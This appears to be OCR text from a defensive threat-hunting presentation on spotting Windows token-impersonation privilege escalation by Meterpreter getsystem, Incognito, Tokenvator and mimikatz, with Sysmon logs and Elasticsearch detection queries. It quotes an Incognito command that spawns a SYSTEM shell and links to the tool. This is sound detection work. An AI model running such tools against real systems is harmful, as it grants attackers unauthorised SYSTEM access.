
Abusing impersonation. Named pipe impersonation Meterpreter/Cobalt Strike getsystem. Let's hunt it!

Spawning process under SYSTEM account by parents with High integrity level

```
Process Create:
RuleName:
UtcTime: 2018-11-06 23:01:19.628
ProcessGuid: {ce95b916-1d3f-5be2-0000-0010393d1502}
ProcessId: 1248
Image: C:\Temp\met.exe
FileVersion: ?
Description: ?
Product: ?
Company: ?
CommandLine: met
CurrentDirectory: C:\Temp\
User: TESTDOMAIN\luser
LogonGuid: {ce95b916-398f-5bde-0000-0020ff671200}
LogonId: 0x1267FF
TerminalSessionId: 1
IntegrityLevel: High
Hashes: MD5=8600213EB4595B7D20B826D7CFB4A3BD,SHA256=
4BDA68779CB705654C3547F6901DAB24E3E1BE76FD3C80878BF064765F6794B3
ParentProcessGuid: {ce95b916-398f-5bde-0000-00109e7a1200}
ParentProcessId: 8052
ParentImage: C:\Windows\System32\cmd.exe
ParentCommandLine: "C:\Windows\system32\cmd.exe"
```

```
Process Create:
RuleName:
UtcTime: 2018-11-06 23:01:42.911
ProcessGuid: {ce95b916-1d56-5be2-0000-0010938a1502}
ProcessId: 5224
Image: C:\Windows\System32\cmd.exe
FileVersion: 10.0.17134.1 (WinBuild.160101.0800)
Description: Windows Command Processor
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
CommandLine: C:\Windows\system32\cmd.exe
CurrentDirectory: C:\Windows\system32\
User: NT AUTHORITY\SYSTEM
LogonGuid: {ce95b916-38f6-5bde-0000-0020e7030000}
LogonId: 0x3E7
TerminalSessionId: 1
IntegrityLevel: System
Hashes: MD5=4E2ACF4F8A396486AB4268C94A6A245F,SHA256=
9A7C58BD98D70631AA1473F7B57B426DB367D72429A5455B433A05EE251F3236
ParentProcessGuid: {ce95b916-1d3f-5be2-0000-0010393d1502}
ParentProcessId: 1248
ParentImage: C:\Temp\met.exe
ParentCommandLine: met
```

Abusing impersonation + debug privileges. Steal token of other process via DuplicateToken(Ex)




In this case also if an impersonating thread calls the CreateProcess function, the new process inherits the primary token of the process rather than the impersonation token of the calling thread.

Abusing impersonation + debug privileges. Incognito

Well-known Incognito tool

https://github.com/fdiskyou/incognito2



Abusing impersonation + debug privileges. Incognito

Let’s hunt it!

Spawning process under SYSTEM account by parents with High integrity level

```
Process Create:
RuleName:
UtcTime: 2018-11-06 22:22:48.871
ProcessGuid: {68c3d3dc-1438-5be2-0000-0010f8e34800}
ProcessId: 2936
Image: C:\tools\incognito.exe
FileVersion: ?
Description: ?
Product: ?
Company: ?
CommandLine: incognito.exe  execute "NT AUTHORITY\SYSTEM" cmd.exe
CurrentDirectory: C:\tools\
User: TESTDOMAIN\luser
LogonGuid: {68c3d3dc-ffe3-5be1-0000-002045840400}
LogonId: 0x48445
TerminalSessionId: 1
IntegrityLevel: High
Hashes: MD5=4489E8CB847CCCF4D2D87EE3372E8235,SHA256=
9F5F3A9CE156213445D08D1A9EA99356D2136924DC28A8CECA6D528F9DBD718B
ParentProcessGuid: {68c3d3dc-12c6-5be2-0000-0010ad4c4400}
ParentProcessId: 580
ParentImage: C:\Windows\System32\cmd.exe
ParentCommandLine: cmd
```

```
Process Create:
RuleName:
UtcTime: 2018-11-06 22:23:05.808
ProcessGuid: {68c3d3dc-1449-5be2-0000-001051fb4900}
ProcessId: 3928
Image: C:\Windows\SysWOW64\cmd.exe
FileVersion: 6.1.7601.17514 (win7sp1_rtm.101119-1850)
Description: Windows Command Processor
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
CommandLine: cmd.exe
CurrentDirectory: C:\tools\
User: NT AUTHORITY\SYSTEM
LogonGuid: {68c3d3dc-ff82-5be1-0000-0020e7030000}
LogonId: 0x3e7
TerminalSessionId: 1
IntegrityLevel: System
Hashes: MD5=AD7B9C14083B52BC532FBA5948342B98,SHA256=
17F746D82695FA9B35493B41859D39D786D32B23A9D2E00F4011DEC7A02402AE
ParentProcessGuid: {68c3d3dc-1438-5be2-0000-0010f8e34800}
ParentProcessId: 2936
ParentImage: C:\tools\incognito.exe
ParentCommandLine: incognito.exe  execute "NT AUTHORITY\SYSTEM" cmd.exe
```

Abusing impersonation + debug privileges. Tokenvator Let's hunt it!

Search for spawning process under SYSTEM account by parents with High integrity level:

event_id:1 AND source_name:"Microsoft-Windows-Sysmon" AND event_data.IntegrityLevel:System AND event_data.User:"NT AUTHORITY\\SYSTEM" AND event_data.ParentIntegrityLevel:(Medium High)

task	event_data.ParentImage	event_data.ParentUser	event_data.ParentIntegrityLevel	event_data.Image	event_data.IntegrityLevel	event_data.User
Process Create (rule: ProcessCreate)	C:\temp\mimikatz_trunk\x64\mimikatz.exe	TESTDOMAIN\Administrator	High	C:\Windows\System32\cmd.exe	System	NT AUTHORITY\SYSTEM
Process Create (rule: ProcessCreate)	C:\Windows\System32\cmd.exe	TESTDOMAIN\Administrator	High	C:\Windows\System32\whoami.exe	System	NT AUTHORITY\SYSTEM
Process Create (rule: ProcessCreate)	C:\Temp\met.exe	TESTDOMAIN\luser	High	C:\Windows\System32\cmd.exe	System	NT AUTHORITY\SYSTEM
Process Create (rule: ProcessCreate)	C:\tools\incognito.exe	TESTDOMAIN\luser	High	C:\Windows\SysWOW64\cmd.exe	System	NT AUTHORITY\SYSTEM
Process Create (rule: ProcessCreate	C:\tools\Tokenvator.exe	TESTDOMAIN\luser	High	C:\Windows\System32\cmd.exe	System	NT AUTHORITY\SYSTEM

Generic detector of token swapping

Search for spawning child process under account, which is different from parent process (excluding parent processes for which such activity is legitimate – runas tool for example):

*{"bool":{"must":[{"query_string":{"query":" event_id:1 AND event_data.ParentIntegrityLevel:(High Medium Low) AND -event_data.Image:\"\\runas.exe\" AND -(event_data.Image:\"rundll32.exe\" AND event_data.CommandLine:*RunAsNewUser_RunDLL*) "}},{"script":{"script":" doc[\"event_data.User.keyword\"] != doc[\"event_data.ParentUser.keyword\"] "}}]}}*

task	event_data.ParentImage	event_data.ParentUser	event_data.ParentIntegrityLevel	event_data.Image	event_data.User	event_data.IntegrityLevel
Process Create (rule: Process Create)	C:\Tools\incognito.exe	WIN10X64_1803\local_admin	High	C:\Windows\SysWOW64\cmd.exe	TESTDOMAIN\domain_user	Medium
Process Create (rule: Process Create)	C:\Tools\Tokenvator.exe	WIN10X64_1803\local_admin	High	C:\Windows\System32\cmd.exe	TESTDOMAIN\domain_user	Medium
Process Create (rule: Process Create)	C:\temp\mimikatz_trunk\x64\mimikatz.exe	TESTDOMAIN\Administrator	High	C:\Windows\System32\cmd.exe	NT AUTHORITY\SYSTEM	System

Enrichment using logstash memcached filter plugin


Generic detector of privilege escalation to SYSTEM

Search for spawning whoami tool under SYSTEM account

source_name:"Microsoft-Windows-Sysmon" AND event_id:1 AND event_data.Image:"\\whoami.exe" AND event_data.IntegrityLevel:System AND event_data.User:"NT AUTHORITY\\SYSTEM"

task	event_data.ParentOfParent	event_data.ParentImage	event_data.Image	event_data.User	event_data.IntegrityLevel
Process Create (rule: ProcessCreate)	C:\Windows\System32\lsass.exe	C:\Windows\System32\cmd.exe	C:\Windows\System32\whoami.exe	NT AUTHORITY\SYSTEM	System
Process Create (rule: ProcessCreate)	C:\temp\mimikatz_trunk\x64\mimikatz.exe	C:\Windows\System32\cmd.exe	C:\Windows\System32\whoami.exe	NT AUTHORITY\SYSTEM	System
Process Create (rule: ProcessCreate)	C:\tools\incognito.exe	C:\Windows\SysWOW64\cmd.exe	C:\Windows\SysWOW64\whoami.exe	NT AUTHORITY\SYSTEM	System
Process Create (rule: ProcessCreate)	C:\tools\Tokenvator.exe	C:\Windows\System32\cmd.exe	C:\Windows\System32\whoami.exe	NT AUTHORITY\SYSTEM	System

Summing Up


Privilege escalation
Stored Credentials
Files
Registry
Tricking privileged processes to do something
Service registry permissions weakness
Modfiable service binary
Service permissions weakness
Unquoted service path
Always Install Elevated
DLL Hijacking
Modifiable autorun
Windows and 3rd-party software vulnerabilities
Kernel and driver vulnerabilities
Windows kernel vulnerabilities
3rd-party drivers vulnerabilities
Abusing Windows privileges
SeDebugPrivilege
SeImpersonatePrivilege
SeAssignPrimaryPrivilege
SeBackupPrivilege
SeRestorePrivilege
SeTakeOwnershipPrivilege
SeLoadDriverPrivilege
SeCreateTokenPrivilege
SeTcbPrivilege

Questions?